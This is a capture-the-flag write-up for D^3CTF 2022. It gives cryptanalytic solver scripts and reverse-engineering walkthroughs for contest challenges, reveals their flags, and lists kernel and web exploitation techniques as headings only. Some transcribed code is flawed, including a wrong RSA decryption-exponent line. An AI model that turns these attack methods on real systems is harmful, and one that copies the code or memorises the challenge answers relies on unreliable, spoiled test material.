

# D^3CTF 2022 Writeup



## D^3CTF 2022 Writeup

### Crypto

d3share  
leak\_dsa  
d3bug  
d3qcg  
d3factor  
equivalent

### Reverse

d3w0w  
D3Re  
d3hotel  
d3thon  
d3arm  
D3MUG

### Pwn

d3fuse  
Smart Calculator  
d3guard  
1. Analysis  
2. Reverse  
3. Exploit  
d3kheap  
Analysis  
Exploit

#### Construct the UAF

Use setxattr syscall to modify the free object.  
use msg\_msg to make a arbitrary read in kernel space  
construct an A->B->A freelist to hijack new structure  
use the pipe\_buffer to hijack RIP

### More...

d3bpf

[1.Analysis](#)

[2. exploit](#)

[more...](#)

[bpf-v2](#)

[exp](#)

#### Misc

[BadW3ter](#)

[WannaWacca](#)

[OHHHH!!! SPF!!!](#)

[BIRDv2](#)

[RouterOSv6](#)

[RouterOSv7](#)

#### Web

[ezsql](#)

[shorter](#)

[d3oj](#)

[NewestWordPress](#)

[CVE-2022-24663](#)

[MySQL UDF Exploitation](#)

[Exps](#)

[Possible unexpected solve](#)

[Off-topic](#)

[d3fGo](#)



# Crypto

## d3share

Challenge attachment, exploit and references of d3share and leak\_dsa: [https://github.com/schal10w/D3CTF-2022-crypto-d3share\\_leakdsa](https://github.com/schal10w/D3CTF-2022-crypto-d3share_leakdsa)

background

the challenge implements a key predistribution scheme based on random perturbation. Every node can share secret with each other by their private key and the other's public key. But he can't compute the secret shared between other two nodes. If an attacker get enough private key, then he will be able to compute the secret shared between any nodes. This challenge is to compute the F by t+3 nodes.(in fact , we only need t+2 nodes)

expected solution

(A little trick at the beginning. if you try to generate the test data directly through the task.sage, it will be very slow. you can choose t+1 points and use lagrange interpolation formula to get g and h. then enumerate the left two points. It will greatly speed up and facilitate debugging)

the papre 《Attacking Cryptographic Schemes Based on "Perturbation Polynomials"》 proposed an attack using Lattice.

$\$F(x,y) = \sum_{i=0}^t f_i(x)y^i$ , let  $\$pmb{F_i} = (f_0(x_i), f_1(x_i), \dots, f_t(x_i))$

then for every node's we have  $\$pmb{p_i} = pmb{F_i} + b_i pmb{g} + (1-b_i)pmb{h}$

the  $\$pmb{g}, \$pmb{h}$  in it are the coefficient vector of g and h.

let

$$L(X, x, i) = \prod_{j \neq i} \frac{x - X_j}{X_i - X_j} \quad (1)$$

recall the lagrange interpolation formula

$$P(x) = \sum_{i=0}^t P(x_i)L(X, x, i) \quad (2)$$

apply (2) to the private key of t+2 nodes and we can get

$$\mathbf{p}_{t+1} - \sum_{i=0}^t \mathbf{p}_i L(X, x_{t+1}, i) = (b_{t+1} - \sum_{i=0}^t L(X, x, i)b_i)\mathbf{g} + ((1 - b_{t+1}) - \sum_{i=0}^t L(X, x, i)(1 - b_i))\mathbf{h} \quad (3)$$

the paper discusses the case where the coefficients of g and h are independent.Thus, a linear combination of g and h can be obtained through the above formula, and by applying the above formula to the t+2th node, another linear combination that is independent of the previous linearity can be obtained with high probability. So he can compute g and h by LLL. But here, the coefficients of g and h always add up to 0. This results in the coefficient vector of g and h being always linearly related.

the reason is

$$(b_{t+1} - \sum_{i=0}^t L(X, x, i)b_i) + ((1 - b_{t+1}) - \sum_{i=0}^t L(X, x, i)(1 - b_i)) = 1 - \sum_{i=0}^t L(X, x, i) \quad (4)$$

in the formula (2), we know L returns a polynomial of degree t. So  $P(x) - 1$  is also a polynomial of degree t. If a polynomial of degree t has  $t+1$  different roots, this polynomial is 0. So when  $P(x_i) = 1$ , we have

$$P(x) = \sum_{i=0}^t L(X, x, i) = 1$$

So the right hand side of formula (4) is always 0 and we always get  $k(g - h)$ .

Because  $(g - h)(x_i)$  is small ( $< r$ ), so we can use LLL to get  $(g - h)$  and  $k$ .

Since  $g$  and  $h$  are not available, it is impossible to continue to solve  $F$  by the method proposed in the paper. But we noticed that in formula (3),  $k$  is the coefficient of  $g$ , so we can convert the problem of solving  $b_i$  into a subset sum problem.(unfortunately, it can only used to solve this ctf challenge. According to the parameters given in the original scheme,  $p = 2^{32} - 5$  and  $t = 70$ , the weight is larger than 1 and is still difficult to solve. I increased  $p$  and decreased  $t$  to reducing the knapsack weight to around 0.8, allowing it to solve.)

Then we can convert every  $f+h$  to  $f + g$  by our  $g - h$ . And use lagrange interpolation to get the non-constant coefficients of  $f_i(x)$ . For  $i \neq 0$ , the constant coefficient of  $f_i(x)$  can be obtained by the symmetry of  $F$ . when  $i = 0$ , the constant coefficient can't be solved. But we can get it from the hint  $= F(0, 0)$ . So now we can fully recover  $F$  and get the flag.

In fact, if we only want to break this scheme, the constant coefficient of  $F$  is unnecessary. randomly choose a  $g(x_0) < r$ , we can compute a number close to the constant coefficient and the difference is less than  $r$ . It's enough to compute the secret between every two nodes.

unexpected solution by Nu1L:

Nu1L gives a very clever way to distinguish  $g$  and  $h$ .

For any 3 nodes  $i, j, k$ , if  $b_i = b_j = b_k = 1$

$$(p_i(x_j) - p_j(x_i)) + (p_j(x_k) - p_k(x_j)) + (p_k(x_i) - p_i(x_k)) = g(x_j) - g(x_i) + g(x_k) - g(x_j) + g(x_i) - g(x_k) = 0$$

if one of them is not 1, let  $b_i = b_j = 1, b_k = 0$

$$(p_i(x_j) - p_j(x_i)) + (p_j(x_k) - p_k(x_j)) + (p_k(x_i) - p_i(x_k)) = g(x_j) - g(x_i) + g(x_k) - h(x_j) + h(x_i) - g(x_k) \neq 0$$

so we can assume  $b_0 = b_1$ (if not, try  $b_2$  and so on).and use the above method to distinguish  $g$  and  $h$ . The last step is the same as the expected solution

## leak\_dsa

this challenge implements a standard dsa but leaked  $k\&mask$ . so we can know some bits of  $k$ . but these bits are discrete and splits the  $k$  to many small  $k_i$ .

$$k = k\&mask + \sum_i^t k_i * 2^{m_i}$$

we want  $k$  has a small upper bound so that we can convert the problem to a normal hnp. To achieve this, we can use a method similar to coppersmith's idea.

Construct a Lattice like

$$M = \begin{bmatrix} p * 2^{K_0} & 0 & \dots & 0 \\ 0 & p * 2^{K_1} & \dots & 0 \\ \vdots & \vdots & \ddots & p * 2^{K_t} \\ 2^{k_0} * 2^{K_0} & 2^{k_1} * 2^{K_1} & \dots & 2^{k_t} * 2^{K_t} \end{bmatrix}$$

apply LLL to M, we can get a short vector v. and in our experiments, we compute the 1-norm of v, it's often about 251 bits.

compute

```
g = (M.LLL()[0,0]//2**k0)*inverse_mod(2**k0 , q) % q
```

and return to the formula of dsa.

$$\begin{aligned} k &= m/s + dr/s \\ dr/s + m/s - k\&mask &= \sum_i^t k_i * 2^{m_i} \\ g * (dr/s + m/s - k\&mask) &= g * \sum_i^t k_i * 2^{m_i} \leq \|v\|_1 \end{aligned}$$

now, we can convert the problem to a easy hnp and solve it with LLL or BKZ.

## d3bug

This problem is designed to be a sign in question. It's obvious that we can get some constraints from the problem, and you can get the flag directly using tools like `pycryptosat` or `z3solver`.

If you're unwilling to use the tools above:

In `lfsr_Mycode`, every bits we got is the XOR sum of all the higher bits. What's more, the highest bit will disappear every time we do the bitwise left shift. So we can get the high bits of the flag through `myResult`.

Then, you can get a congruence equations of the low bits through `standardResult`. Solve it to get the flag. And of course, you can choose to enumerate the low bits.

(But why did all of you choose to enumerate the low bits, \*sniffles\*TT~~~TT)

flag: `D3CTF{LF5Rsuk!}`

## d3qcg

it's designed according to this paper <https://www.iacr.org/archive/pkc2012/72930609/72930609.pdf> I think the method to construct lattice is interesting. And the bound is bigger than the traditional coppersmith method(just kind of). However it is shown that you can still use the coppersmith tool to solve this problem... The expect solution is this.

```
from Crypto.Util.number import *
import hashlib
def lattice_attack_presu(PR,pol,mm,N,X,Y): #the method in paper
    x,y = PR.gens()
    d = pol.degree()
    polys = Sequence([], pol.parent())
    count = 0
```

```

N_count = []
for ii in range(1,mm+1):
    for jj in range(0,d*(mm-ii)+1):
        poly = x^jj*f^ii
        N_count.append(ii)
        polys.append(poly)
        count +=1
B, temp = polys.coefficient_matrix()
monomials = []
#polys = sorted(polys)
for poly in polys:
    monomials+=poly.monomials()
monomials = sorted(set(monomials))
#print(monomials)
num_of_mon=len(monomials)
dim = num_of_mon+count
M = matrix(QQ,dim,dim)
for ii in range(0,num_of_mon):
    M[ii,ii] = 1/(monomials[ii](X,Y))
    #print(M[ii,ii])
for ii in range(num_of_mon,dim):
    M[ii,ii] = N^N_count[ii-num_of_mon]
    for jj in range(0,num_of_mon):
        M[jj,ii] = B[ii-num_of_mon][num_of_mon-jj-1]
M = M.LLL()
for i in range(dim):
    if(M[i][0]==1):
        y = M[i][1]*X
        x = M[i][2]*Y
        print(f"maybe x={x},y = {y}")
        return(x,y)

enc =
61766153028122471651258323789948908379527048748495717809713933185024171879450897
18911116370840334873574762045429920150244413817389304969294624001945527125
k = 146
(X,Y) = (2**k,2**k)
paramenter = {'a':
35915186802907199435961371907963662963744845363823800618522370646479694425813919
67815457547858969187198898670115651116598727939742165753798804458359397101, 'c':
69968247529439946318025159211253825200449170951720092200008137186174413557674474
28067985103926211738826304567400243131010272198095205381950589038817395833, 'p':
73865371852403464598577153818355014195330884659847778612689518914820722498225262
23542514664598394978163933836402581547418821954407062640385756448408431347}
a = paramenter['a']
c = paramenter['c']
p = paramenter['p']
hint =
[6752358399910239128664664867482701208988865057671533314741736291970634913733757
0430286202361838682309142789833,
70007105679729967877791601360700732661124470473944792680253826569739619391572400
148455527621676313801799318422]
(h2,h3) = hint
PR.<x,y> = PolynomialRing(QQ)
f = (y+h3*pow(2,k))-(a*(x+h2*pow(2,k))^2+c)
(l2,l3) = lattice_attack_presu(PR,f,3,p,X,Y)
s2 = h2*2**k+l2
s3 = h3*2**k+l3

```

```

print(s2,s3)
secret = mod((s2-c)*inverse_mod(a,p)%p,p).sqrt()
print(f"secret = {secret}")
flag = long_to_bytes(bytes_to_long(hashlib.sha512(b'%d'%
(secret)).digest())^enc)
print(flag)
#b'Here_is_ur_flag!:d3ctf{th3_c0oppbpbp3rsM1th_i5_s0_1ntr35ting}'

```

## d3factor

It's designed according to the paper

<https://eprint.iacr.org/2015/399.pdf>.

I took the second case in this paper. As  $e_1$  and  $e_2$  are given, we use it them to construct an equation.

$$e_1 e_2 (d_1 - d_2) = e_2 - e_1 \pmod{\phi(N)}$$

Because that  $\phi(N) = p^6(p-1)(q-1)$ , the equation above is equivalent to  $e_1 e_2 (d_1 - d_2) = e_2 - e_1 \pmod{p^6}$ , then it can be switched to this below:

$$e_1 e_2 x - (e_2 - e_1) = 0 \pmod{p^6}$$

Then we use the coppersmith to solve it.

```

from hashlib import md5
from Crypto.Util.number import long_to_bytes

N =
14767514276330719775995719833011510632583767311029559753641111470372046142203768
83752032253407881568290520059515340434632858734689439268479399482315506043425541
16264652338843784214912517844780061613704421991658694220783867400100400723786147
01764545437187521823123180684660517130879273706701775146668608223413804941540770
20472814706123209865769048722380888175401791873273850281384147394075054950169002
16535749079651095085263128768974736043638416375828915971026446972203632081912331
37733010727778444578953887977426315411011528190891502814898976835084000986938084
73542212963868834485233858128220055727804326451310080791
e1 =
42573500601851832192011385837169104623329139427077913921653137926682945366570465
68682458843095747413007461219467243445324563374904922636909897279048373742791756
06623404025598533405400677329916633307585813849635071097268989906426771864410852
55638127911758849626278714658841487372398385504141547684044585017145753097722198
11250061077411007795292091634464055856966821864520136696435072756204394920210195
44922913941472624874102604249376990616323884331293660116156782891935217575308895
79162382630610069205913194549508465485452183401618145250832943010281366371333360
8459898915361745215871305547069325129687311358338082029
e2 =
10045126506586473838141905825133077895490946722550333732454328145195735376489979
91452158231923692387604945039180687417026069655569594454408690445879849410118502
27945918942180613265413128728471907003713475252692385582122939761286841941685145
6578505341237256609343187668490456782919358064418446864395913653385390295041780
66823886051731466788474438373839803448380498800384597878814991008672054436093542
513518012957106825842251155935855375300489884066342927456562202467323508108222
23940151748310781902995241121125717188177122761188509812614895285400258103967866
05197437842655180663611669918785635193552649262904644919
c =
24206246313154736733887320743404102156573780967370209767226035295988643385324042
24879219059105950005655100728361198499550862405660043591919681568611707967

```

```

PR.<x> = PolynomialRing(Zmod(N))
f = e1*e2*x-(e1-e2)
f = f.monic()
f = f
#k = f.small_roots(beta = 0.75, epsilon = 0.04, x = 2^1000)[0]
k =
60261880712051440533687341573781138719986104986357581023069249492085394092789519
59968138902906878320358536089190856063838203652085411343275918136041503018654914
51207517478571669754449356286661102348970086140171131647466978647271243607039171
9434465362891545258455898553431580803183299730942414936305178
p7 = gcd(e1*e2*k+(e2-e1),N)
p = gcd(N//p7 , p7)
#81911394167511996830305370213894554209992159667974516868378702592733037962549
q = N // p
#59689394622751323780317475130818337618980301243859922297121750335804594909859
phi = (p-1)*(q-1)
n = p*q
e = 0x10001
d = pow(e,phi)
m = pow(c,d,n)
flag = md5(long_to_bytes(m)).hexdigest()

```

## equivalent

ref: [Equivalent key attack against a public-key cryptosystem based on subset sum problem](#)

a equivalent key needs to satisfy the following conditions:

1.  $a_i \equiv e s_i \pmod{p}$
2.  $e, p$  coprime &  $p > \sum_i s_i$
3.  $s_i$  positive odd

suppose  $\vec{a} = e \vec{s} + p \vec{k}$

we can find a lattice which contains vector  $\vec{s}, \vec{k}$  by using orthogonal lattice

set the reduced basis of  $\mathbb{L}$  as  $\vec{u}_1, \vec{u}_2$ , and let

$$\begin{aligned}\vec{s} &= x_1 \vec{u}_1 + x_2 \vec{u}_2 \\ \vec{k} &= y_1 \vec{u}_1 + y_2 \vec{u}_2 \\ \vec{a} &= z_1 \vec{u}_1 + z_2 \vec{u}_2\end{aligned}$$

then the parity of  $x_1, x_2$  can be determined by condition 3  
and condition 1 equals to

$$\begin{pmatrix} e \\ p \end{pmatrix}^T \cdot \begin{pmatrix} x_1 & x_2 \\ y_1 & y_2 \end{pmatrix} = (z_1 \quad z_2)$$

notice that  $p > e \gg a \gg z_i$ , thus  $|x_1/x_2|$  is close to  $|y_1/y_2|$

in conclusion, we can first randomly select  $x_1, x_2$  to satisfy condition 3, then determine  $y_1, y_2$  and solve  $e, p$ , finally check condition 2 and decrypt the ciper with the equivalent key

exp.sage:

```
from collections import namedtuple
```

```

PublicKey = namedtuple('PublicKey', ['a'])
SecretKey = namedtuple('SecretKey', ['s', 'e', 'p'])

def bits2bytes(bits):
    num = int('.join(map(str, bits)), 2)
    b = num.to_bytes((len(bits)+7)//8, 'big')
    return b

def dec(c, sk):
    d = inverse_mod(sk.e, sk.p)
    m = (d * c % sk.p) % 2
    return m

def decrypt(cip, sk):
    msg = bits2bytes([dec(c, sk) for c in cip])
    return msg

exec(open('data.txt', 'r').read())
#pk = ...
#cip = ...

n = len(pk.a)

def orthogonal_lattice(B):
    LB = B.transpose().left_kernel(basis="LLL").basis_matrix()

    return LB

a = vector(ZZ, pk.a)
La = orthogonal_lattice(Matrix(a))

L1 = orthogonal_lattice(La.submatrix(0, 0, n-2, n))
u1, u2 = L1

L1_m = L1.change_ring(Zmod(2))
x1_m, x2_m = L1_m.solve_left(vector(Zmod(2), [1]^n)).change_ring(ZZ)

z = L1.solve_left(a).change_ring(ZZ)

def gen_close(x1, x2):
    cc = list((x1 / x2).continued_fraction())

    if randint(0, 1): # both methods work
        cc[-1] -= 1
    else:
        cc = cc[:-1]
        cc[-1] += 1

    cc = continued_fraction(cc).convergents()[-1]

    return cc.numer(), cc.denom()

```

```

K = 20 # large x_i is likely to result in sum(s) > p
for _ in range(16):
    while True:
        xx1 = randint(-2**K, 2**K)*2 + x1_m
        xx2 = randint(-2**K, 2**K)*2 + x2_m
        ss = xx1*u1 + xx2*u2
        if min(ss) > 0:
            break

    yy1, yy2 = gen_close(xx1, xx2)

    ee, pp = Matrix(ZZ, [
        [xx1, xx2],
        [yy1, yy2]
    ]).solve_left(z)

    if not ee.is_integer() or ee < 0:
        continue

    if not pp.is_integer():
        continue

    if pp < 0:
        yy1, yy2 = -yy1, -yy2
        pp = -pp

    if gcd(ee, pp) != 1:
        continue

    if sum(ss) > pp:
        continue

    sk = SecretKey(ss.list(), ee, pp)
    print(decrypt(cip, sk))
    break

```

## Reverse

---

### d3w0w

Only need to reverse sub\_401000 and sub\_401220

sub\_401000 detects the flag format d3ctf{[1-4]\*}

The mapping is done for the input string, and a 2-dimensional array is created to save the mapping.

sub\_401220 takes advantage of the wow64 mechanism to do a little obfuscation, just dump out that part, or otherwise use 64-bits parsing to get a clearer picture of the program logic.


sub\_401220 , according to the data and each time the modal conditions, to determine the failure of several conditions, you can guess the topic is a logic puzzle, this input to do a few rounds of screening after the final entry loop to determine whether it is a closed loop.

Each point has four directions, there are two key point positions, they have different logics. Here you can either reverse directly or find clues related to the logic puzzle.MASYU.

Finally, the path is then reduced.

map[i][j] takes the upper left corner as the starting point map[0][0] ,to the right and down as positive.

When walking, according to the process of mapping, we can know that up and down, left and right, respectively ,3142



## D3Re

This challenge is written in C#, present as [UWP](#). As we all know, it's easy to reverse the Intermediate Language (IL), so [.NET Native](#) is used to make the game more challenging.

**You can download the corresponding PDB [here](#)**

After you enter your flag and click the button *Check*, the program invokes Tools.CheckFlag to check flag. If your input is correct, the textbox will be filled with "Good!!!", otherwise "No, wrong. Try again." (long enough to locate the handler easily).

The checker checks the flag format : `d^3ctf{GUID in lower case}`

1. Length should be 44
2. Prefix and suffix should be `d^3ctf{}`
3. Characters enclosed in parentheses should be a valid [GUID](#) in lower case

The GUID will be converted to a byte array of length 16 for next steps.

First 8 bytes are converted to a big integer SUM by shifting. Then, checks

```
$SUM * 757726435240880506850652 === 820856551661154796608770 ( MOD  
904559654629185507076703)$
```

The inverse of SUM mod 0x100000 is used as seed to generate next step's AES encryption key. And the IV's seed is 15.

The generation algorithm is below:

```

public static byte[] GenKey(int cnt, long seed)
{
    byte[] r = new byte[cnt];
    for (int i = 0; i < cnt; i++)
    {
        seed = seed * 1103515245 + 12345;
        seed %= long.MaxValue;
        r[i] = ((byte)seed);
    }

    return r;
}

```

To get flag, just generate the key and IV, and decrypt the embedded cipher text

```
0x8f,0x7c,0x12,0x6b,0x07,0xd4,0x98,0x77,0x3b,0x5c,0x62,0x0b,0xac,0x96,0x13,0x96
```

## d3hotel

This challenge consists of two parts, including luac reverse and wasm reverse. First download BuildWebGL.wasm and BuildWebGL.data.

Open BuildWebGL.wasm with AssetStudio, then click File -> Extract file to extract global-metadata.dat and main.lua. Decompile main.lua with unluac, and then solve the algebra problem to get the fake flag: `d3ctf{w3ba5m_1s_Awe5oom3}`.

```

In[1]:= m = {{6422944, -7719232, 41640292, -1428488, -36954388}, {43676120, -26534136, -31608964, -20570796, 22753040}, {-6066184, 30440152, 5229916, -16857572, -16335464}, {-8185648, -17254720, -22800152, -8484728, 44642816}, {-35858512, 10913104, -4165844, 37696936, -10061980}]

Out[1]= {{6422944, -7719232, 41640292, -1428488, -36954388}, {43676120, -26534136, -31608964, -20570796, 22753040}, {-6066184, 30440152, 5229916, -16857572, -16335464}, {-8185648, -17254720, -22800152, -8484728, 44642816}, {-35858512, 10913104, -4165844, 37696936, -10061980}}

In[2]:= n = Inverse[m]
Out[2]= {{-25/584469772, -51/2337879088, -99/2337879088, -29/584469772, -51/1168939544}, {-123/2337879088, -87/2337879088, -51/2337879088, -49/1168939544, -97/2337879088}, {-53/2337879088, -1/21448432, -95/2337879088, -49/2337879088, -115/2337879088}, {-95/2337879088, -65/2337879088, -119/2337879088, -101/2337879088, -53/2337879088}, {-111/2337879088, -111/2337879088, -1/21448432, -51/2337879088, -125/2337879088}},

In[3]:= Solve[Det[n*x] == x, x]
Out[3]= {{x -> -2337879088}, {x -> 0}, {x -> -2337879088}, {x -> 2337879088}, {x -> 2337879088}]

In[4]:= n*(-2337879088)
Out[4]= {{100, 51, 99, 116, 102}, {123, 87, 51, 98, 97}, {53, 109, 95, 49, 115}, {95, 65, 119, 101, 53}, {111, 111, 109, 51, 125}}

```

Use Il2CppDumper to parse BuildWebGL.data, check the generated script.json, you can find the offset 7581 of D3Checker::Check and the call type vii.

```

"Address": 7581,
"Name": "D3Checker$$Check",
"Signature": "void D3Checker__Check (D3Checker_o* __this, const MethodInfo* method);",
"TypeSignature": "vii"

```

Open BuildWebGL.framework.js, you can find the exported function zh in wasm corresponding to the vii call type.

```

var dynCall_vii = Module["dynCall_vii"] = function() {
    return (dynCall_vii = Module["dynCall_vii"] = Module["asm"]
["zh"]).apply(null, arguments)
}

```

Use the ghidra-wasm-plugin plugin to load BuildWebGL.wasm and find the export function zh.

```

export::zh
local.get      11
local.get      12
local.get      10
call_indirect  type= 0x1    table0
end

```

Refer to [WebAssembly Text Format](#), where the parameter of the call\_indirect instruction corresponds to the sequence number in the wasmTable.

Set a breakpoint where js loads the wasm file, and then check item 7581 of the wasmTable, you can get the function number 39846 in the BuildWebGL.wasm file. Find the function unnamed\_function\_39846, and find that D3Checker::Check replaces the 10th byte of the flag. After the replacement, you can get the true flag: `d3ctf{w3b@5m_1s_Awe5oom3}`.

```
wasmTable.get(7581)
f $func39846() { [native code] }
```

```

if (cRam002f65f4 == '\0') {
    unnamed_function_432(&Method$UnityEngine.GameObject.GetComponent<InputField>());
    unnamed_function_432(&Method$XLua.LuaTable.Get<D3Checker.F>());
    unnamed_function_432(&StringLiteral_4291);
    unnamed_function_432(&StringLiteral_3372);
    unnamed_function_432(&StringLiteral_1151);
    cRam002f65f4 = '\x01';
}
iVar1 = unnamed_function_1598
        (* (undefined4 *) ((int *) (param1 + 0xc) + 0xc), _StringLiteral_4291,
         _Method$XLua.LuaTable.Get<D3Checker.F>());
uVar2 = unnamed_function_670(param1, 0);
param1_00 = unnamed_function_702(uVar2, _Method$UnityEngine.GameObject.GetComponent<InputField>());
param2_00 = unnamed_function_4566(* (undefined4 *) (param1_00 + 0x110), 0);
if ((* (int *)) (param2_00 + 0xc) == 0x19) {
    *(short *) (param2_00 + 0x22) = *(short *) (param2_00 + 0x22) + 0x21;
}
uVar2 = unnamed_function_4565(0, param2_00, 0);
puVar3 = (undefined4 *) &StringLiteral_1151;
iVar1 = (**(code **) ((longlong)* (int *) (iVar1 + 0xc) * 8))
        (* (undefined4 *) (iVar1 + 0x20), uVar2, *(undefined4 *) (iVar1 + 0x14));
if (iVar1 != 1) {
    puVar3 = (undefined4 *) &StringLiteral_3372;
}
unnamed_function_6086(param1_00, *puVar3, 0);
return;
}

```

Here is another solution, check the generated script.json, you can find the address of the string `congratulation` is 0x24fac4. Enabling Scalar Operand References analysis, or searching for this address in Ghidra, will find the reference from the function unnamed\_function\_39846 to locate the location of D3Checker::Check.

```

"Address": 2423492,
"value": "Congratulation"

```

Location	Namespace	Preview
ram:80c2...	unnamed_function_39846	i32.const 0x24fac4
ram:80c2...	unnamed_function_39846	i32.const 0x24fac4

## d3thon

The whole process from design to completion of this challenge is rather hurried, and the challenge itself has a lot of unreasonable design, resulting in too much information leakage inside the virtual machine, which greatly reduces the difficulty of this topic... Hope you all understand...

The core of the problem is a simple virtual machine written in *Python 3.10.2*, with simple variable name obfuscation, and finally a so compiled using *Cython 0.29.28*. Since there are no restrictions on the import of the so, and the code in bcode.lbc must be interpreted sentence by sentence, **one possible solution** is to import the library import in and test the function statement by statement, which can very quickly measure the effect of each statement:

Help on module byte\_analyzer:

```

NAME
    byte_analyzer

FUNCTIONS
    analyze(string)

DATA
    Functions = {}
    Variables = {}
    __test__ = {}

FILE

```

```

D3CTF2022/d3thon/release took 1m 20s
[I] + i
Python 3.10.2 (main, Jan 15 2022, 19:56:27) [GCC 11.1.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.1.1 -- An enhanced Interactive Python. Type '?' for help.

In [1]: import byte_analyzer as ba
In [2]: ba.analyze("Z0Amc0lkGAXXqf:start:[kZslMZyNvPBwgdcz:<-- Welcome to 2022 AntCTF & D^3CTF! -->%nHave fun with L-VM XD','oGwDokoxZg0eViFcAF:flag=KezJKhCxGRZnfLCGT'
... : , 'oGwDokoxZg0eViFcAF:cmt1=16','oGwDokoxZg0eViFcAF:cmt2=0'")
In [3]: ba.analyze("RDDZUiKbxCubE: start")
<-- Welcome to 2022 AntCTF & D^3CTF!
Have fun with L-VM XD
[flag] >>aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
In [4]: ba.Variables['cnt1']
Out[4]: '16'
In [5]: ba.Variables['cnt2']
Out[5]: '0'
In [6]: ba.Variables['flag']
Out[6]: 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'
In [7]: ba.analyze("todeVDuRkySIItaT:97:flag")
In [8]: ba.Variables['flag']
Out[8]: 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'
In [9]: ba.analyze("todeVDuRkySIItaT:97:flag")
In [10]: ba.Variables['flag']
Out[10]: '01100001aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'
In [11]: 
```

Of course, at first I wanted you to do a little static analysis of the so file (during the test it occurred to me that I might be able to do some simple anti-debugging by detecting the python interpreter process, but it was too late to write it), and the code is rather long, but a closer look reveals that most of it is about bounds checking, version checking, exception handling branches, etc., which are less relevant to reverse analysis.

```

if ( !v6 )
{
    v1113 = 0LL;
    v71 = 0LL;
    v10 = 0LL;
    v5 = 0LL;
    v1110 = 0LL;
    v72 = 0LL;
    v45 = 0LL;
    v39 = v1124;
    v1114 = 0LL;
    v46 = 0LL;
    v37 = 0LL;
    v32 = 0LL;
    v1112 = 0LL;
    v73 = 1627;
    v1108 = 0LL;
    v1100 = 0LL;
    v1078 = 0LL;
    v1105 = 0LL;
    v1115 = 0LL;
    v1116 = 0LL;
    v945 = 0LL;
    v1117 = 0LL;
    LODWORD(v1118) = 7;
    goto LABEL_311;
}

```

To start we need to find the global string table so we can locate the main logic

`_pyx_pymod_exec_byte_analyzer.`

• .data.00000000000023F5D	db	0
• .data:00000000000023F3E	db	0
• .data:00000000000023F3F	db	0
• .data:00000000000023F40	dq offset	_pyx_n_s_xor_args
• .data:00000000000023F48	dq offset	_pyx_k_xor_args ; "xor_args"
• .data:00000000000023F50	db	9
• .data:00000000000023F51	db	0
• .data:00000000000023F52	db	0

You can see here `import re`.

```

● 326     v29 = _pyx_n_s_re;
● 327     v5 = 0LL;
● 328     v30 = (char *)PyList_New(0LL);
● 329     if ( !v30 )
● 330         goto LABEL_87;
● 331     v5 = (char *)_pyx_m;
● 332     v31 = 0LL;
● 333     v32 = (char *)PyModule_GetDict(_pyx_m);
● 334     if ( v32 )
● 335     {
● 336         v33 = PyDict_New();
● 337         v31 = (char *)v33;
● 338         if ( v33 )
● 339         {
● 340             v4 = v32;
● 341             v5 = (char *)v29;
● 342             v32 = (char *)PyImport_ImportModuleLevelObject(v29, v32, v33, v30, 0LL);

```

Here is `variables = {}` and so on.

```

v4 = (const char *)_pyx_n_s_Variables;
v5 = (char *)_pyx_d_lto_priv_0;
if ( (int)PyDict_SetItem(_pyx_d_lto_priv_0,xref Line   Colum Pseudocode line
{
    v15 = 4253;
    v16 = 3;
}
else
{
    v14 = (*(_QWORD *)v32)-- = 1LL;
    if ( v14 )
}

```

The latter steps are more or less the same, it can be a bit tricky, typing more comments and doing some renaming can improve efficiency a little XD

## d3arm

This file is `bin` file. And I found nothing by using `binwalk`.

Then directly put it into ida . Seaching the strings, we can find out some string relative to `stm32` and `mbed-os`. It is easy to know that it is a `Embedded program`.

For the reverse of Embedded program. We should recovery the segments first. Mostly, the first two addresses are the Starting address of Ram and code. By using the two addresses, we can know the segments.

```

ROM:00000000      AREA ROM, CODE, READWRITE, ALIGN=0
ROM:00000000      CODE32
ROM:00000000      DCD 0x20010000  ram start
ROM:00000004      DCD 0x80004C9
ROM:00000008      DCD 0x80004D1  code start
ROM:0000000C      DCD 0x800033D
ROM:00000010      DCB 0x43 ; C
ROM:00000011      DCB 3
ROM:00000012      DCB 0
ROM:00000013      DCB 8
ROM:00000014      DCB 0x49 ; I
ROM:00000015      DCB 3
ROM:00000016      DCB 0
ROM:00000017      DCB 8
ROM:00000018      DCB 0x4F ; O
ROM:00000019      DCB 3
ROM:0000001A      DCB 0
ROM:0000001B      DCB 8
ROM:0000001C      DCB 0
ROM:0000001D      DCB 0
ROM:0000001E      DCB 0
ROM:0000001F      DCB 0
ROM:00000020      DCB 0
ROM:00000021      DCB 0
ROM:00000022      DCB 0
ROM:00000023      DCB 0
ROM:00000024      DCB 0
ROM:00000025      DCB 0
ROM:00000026      DCB 0

```

Segments of ram is `0x20000000`. Segments of code is `0x80000000`.

Run ida again, we choose the `Arm-little`, then choose `ARMv7-M` in optinos.

After loading, we can jump to the address of code start address -1( `0x80004C8` )[1]. Generating code here, we can see a lot of functions are analysed.

Seach the string 'main' [2], we can find main function, but ida cannot find it. It is also needed to be recovered (Also - 1 here).

```
MOVW    R7, #0x11D
MOV.W   R2, #0x1000
MOVS    R6, #0x18
STM     R3!, {R1,R2,R6}
ADR     R1, aMain           ; "main"
MOVT    R7, #0x8001
STR     R1, [R5]
BL      sub_8009996
MOV     R1, #dword_20003284
STR     R0, [R1]
MOV     R0, #0x8009621  need to be - 1
MOVS    R1, #0
MOV     R2, R5
MOVS    R5, #0
BL      sub_800A578
CBNZ   R0, loc_80095A0
MOVW   R2, #:lower16:dword_20002080
ADR    R1, aPreMainThreadN ; "Pre main thread not created"
MOVT   R2, #:upper16:dword_20002080
MOV    R0, R7
B      loc_80095AA
```

Go to the main function. We can see the main logic easily. However, ida also has some problem while analysing.

```
ROM:080091A0 mmain                                ; CODE XREF: ROM:08009632↓j
